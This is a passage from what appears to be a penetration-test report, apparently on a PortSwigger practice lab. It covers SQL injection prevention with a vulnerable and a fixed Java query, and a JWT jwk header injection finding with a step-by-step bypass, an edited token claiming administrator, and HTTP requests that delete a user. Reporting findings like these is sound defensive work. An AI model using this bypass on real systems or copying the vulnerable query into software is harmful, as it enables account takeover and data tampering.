Even if an attacker has gained access to the database, if the passwords meet OWASP's recommendations for password strength and are also hashed using the above measures the attacker would not be able to access the accounts.

Most instances of SQL injection can be prevented using parameterized queries instead of string concatenation within the query – known as “prepared statements”.

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '" + input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

This code can be rewritten to prevent the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

Parameterized queries² can be used for any situation where untrusted input appears as data within the query, including the **WHERE** clause and values in an **INSERT** or **UPDATE** statement. They cannot be used to handle untrusted input in other parts of the query, such as table or column names, or the **ORDER BY** clause. Application functionality that places untrusted data into these parts of the query needs to take a different approach, such as:

- Whitelisting permitted input values and rejecting any inputs containing SQL-specific characters (e.g., ' --, ;, etc.).
- Using different logic to deliver the required behavior.

For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant. It must never contain any variable data from any origin.

¹ https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

² https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3.3.5 JWT Authentication Bypass via JWK Header Injection

Severity: high

Description

JWT authentication bypass occurs when a web application's implementation of JSON Web Tokens (JWTs) allows an attacker to inject a public key via the jwk header without proper validation. This vulnerability enables attackers to craft valid JWTs signed with their own private keys, allowing them to impersonate other users or escalate their privileges.

In MrCrLr Security AB's review of Goodstuff's authentication mechanisms, the system's acceptance of arbitrary jwk keys embedded in JWT headers was identified as a critical flaw. An attacker can exploit this to perform unauthorized actions, including accessing administrative functionalities and modifying sensitive data.

The vulnerability stems from the application's failure to verify the source of public keys embedded in the jwk parameter. Instead of restricting the accepted keys to a known set, the server processes any key provided by the attacker. This issue is compounded by the cryptographic implications of accepting self-signed tokens, effectively nullifying the security guarantees provided by JWTs.

An attacker exploiting this vulnerability on Goodstuff could impersonate other users, including administrators, access privileged endpoints such as /admin, and perform unauthorized actions, including deleting user accounts. Given the critical nature of this vulnerability, it represents a severe risk to the confidentiality, integrity, and availability of the application.

In order to execute this exploit there are a few steps involved.

An initial log in with a valid user account confirms the server accepts and processes a JWT for session handling. Following that an attempt to access a privileged endpoint (e.g., /admin) is denied with a 401 Unauthorized response. The next step was taking a closer look at the JWT.

The JWT specification is actually very limited. It only defines a format for representing information ("claims") as a JSON object that can be transferred between two parties. In practice, JWTs aren't really used as a standalone entity.

```
GET /my-account?id=wiener HTTP/2
Host: goodstuff.com
Cookie: session=<JSON Web Token>

GET /admin HTTP/2

# Change endpoint to /admin
HTTP/2 401 Unauthorized

Admin panel is Admin interface only available
if logged in as an administrator
```

Example 1. An initial log in as a valid user confirms the use of JWT for session handling.

The JWT spec is extended by both the JSON Web Signature (JWS) and JSON Web Encryption (JWE) specifications, which define concrete ways of actually implementing JWTs.

In other words, a JWT is usually either a JWS or JWE token. In the case of the Goodstuff web application it was determined that the token was a JSON Web Signature.

The attack simulation which highlighted the vulnerability could be easily recreated by an attacker. Starting by receiving a JWS token from Goodstuff, an attacker could make a few edits in the token using a number of tools widely available. After base64 decoding the token the parts are easily viewable despite the signature's being encrypted. That signature and secret is rendered obsolete in this type of attack.

To confirm the vulnerability, a manually crafted JWT was used. A new RSA key pair was generated, and the public key was embedded in the jwk header. The payload was altered to escalate privileges, and the token was signed with the private key.

The server failed to verify the authenticity of the embedded key and accepted the JWT as valid, granting access to the /admin endpoint. The reason for this is that the server assumed the key embedded in the jwk parameter was trustworthy and used it to verify the token's signature. Unauthorized actions, such as deleting user accounts, were successfully executed, demonstrating the exploitability of this vulnerability.

```
# ORIGINAL JSON WEB TOKEN
{
  "kid": <unique key id>,
  "alg": "RS256"
}
{
  "iss": "portswigger",
  "exp": 1734532768,
  "sub": "wiener"
}

# EDITED JSON WEB TOKEN
# JWT with added jwk key containing
# a new RSA public key
{
  "kid": <unique key id>,
  "typ": "JWT",
  "alg": "RS256",
  "jwk": {
    "kty": <key type>,
    "e": <Key exponent>,
    "kid": <unique key id>,
    "n": <Base64URL modulus>
  }
}
{
  "iss": "portswigger",
  "exp": 1734532768,
  "sub": "administrator"
}
# 'sub' key's value is changed from
# our valid username 'wiener' to
# 'administrator'
```

Example 2. A new RSA key pair was generated, and the public key was embedded in the jwk header. The payload was altered as well.

```
GET /admin HTTP/2
Host: goodstuff.com
Cookie: session=<JSON Web Token>
- - -
HTTP/2 200 OK
- - -
GET /admin/delete?username=carlos HTTP/2
Host: goodstuff.com
Cookie: session=<JSON Web Token>
- - -
HTTP/2 302 Found
- - -
HTTP/2 200 OK
```

Example 3. The server failed to verify the authenticity of the embedded key and accepted the JWT as valid.

```
<section class="top-links">
  <a href="/>Home</a>
  <a href="/admin">Admin panel</a>
  <a href="/my-account?id=administrator">My account</a>
</section>
<section>
  <p>User deleted successfully!</p>
  <h1>Users</h1>
  <div>
    <span>wiener - </span>
    <a href="/admin/delete?username=wiener">Delete</a>
  </div>
</section>
```

Example 4. Unauthorized actions, such as deleting user accounts, were successfully executed.

Recommendations:

Use an up-to-date library for handling JWTs¹ and provide resources² for the application developers to understand it, along with any security implications. Modern libraries make it more difficult to inadvertently implement them insecurely.

Make sure that robust signature verification on any JWTs received is performed, and account for edge-cases such as JWTs signed using unexpected algorithms.

Enforce a strict whitelist of permitted hosts for the jku header.

Although not strictly necessary to avoid introducing vulnerabilities, setting an expiration date for any tokens that are issued and avoiding sending tokens in URL parameters is considered best practice.

¹ <https://jwt.io/>

² https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html

This page intentionally left blank

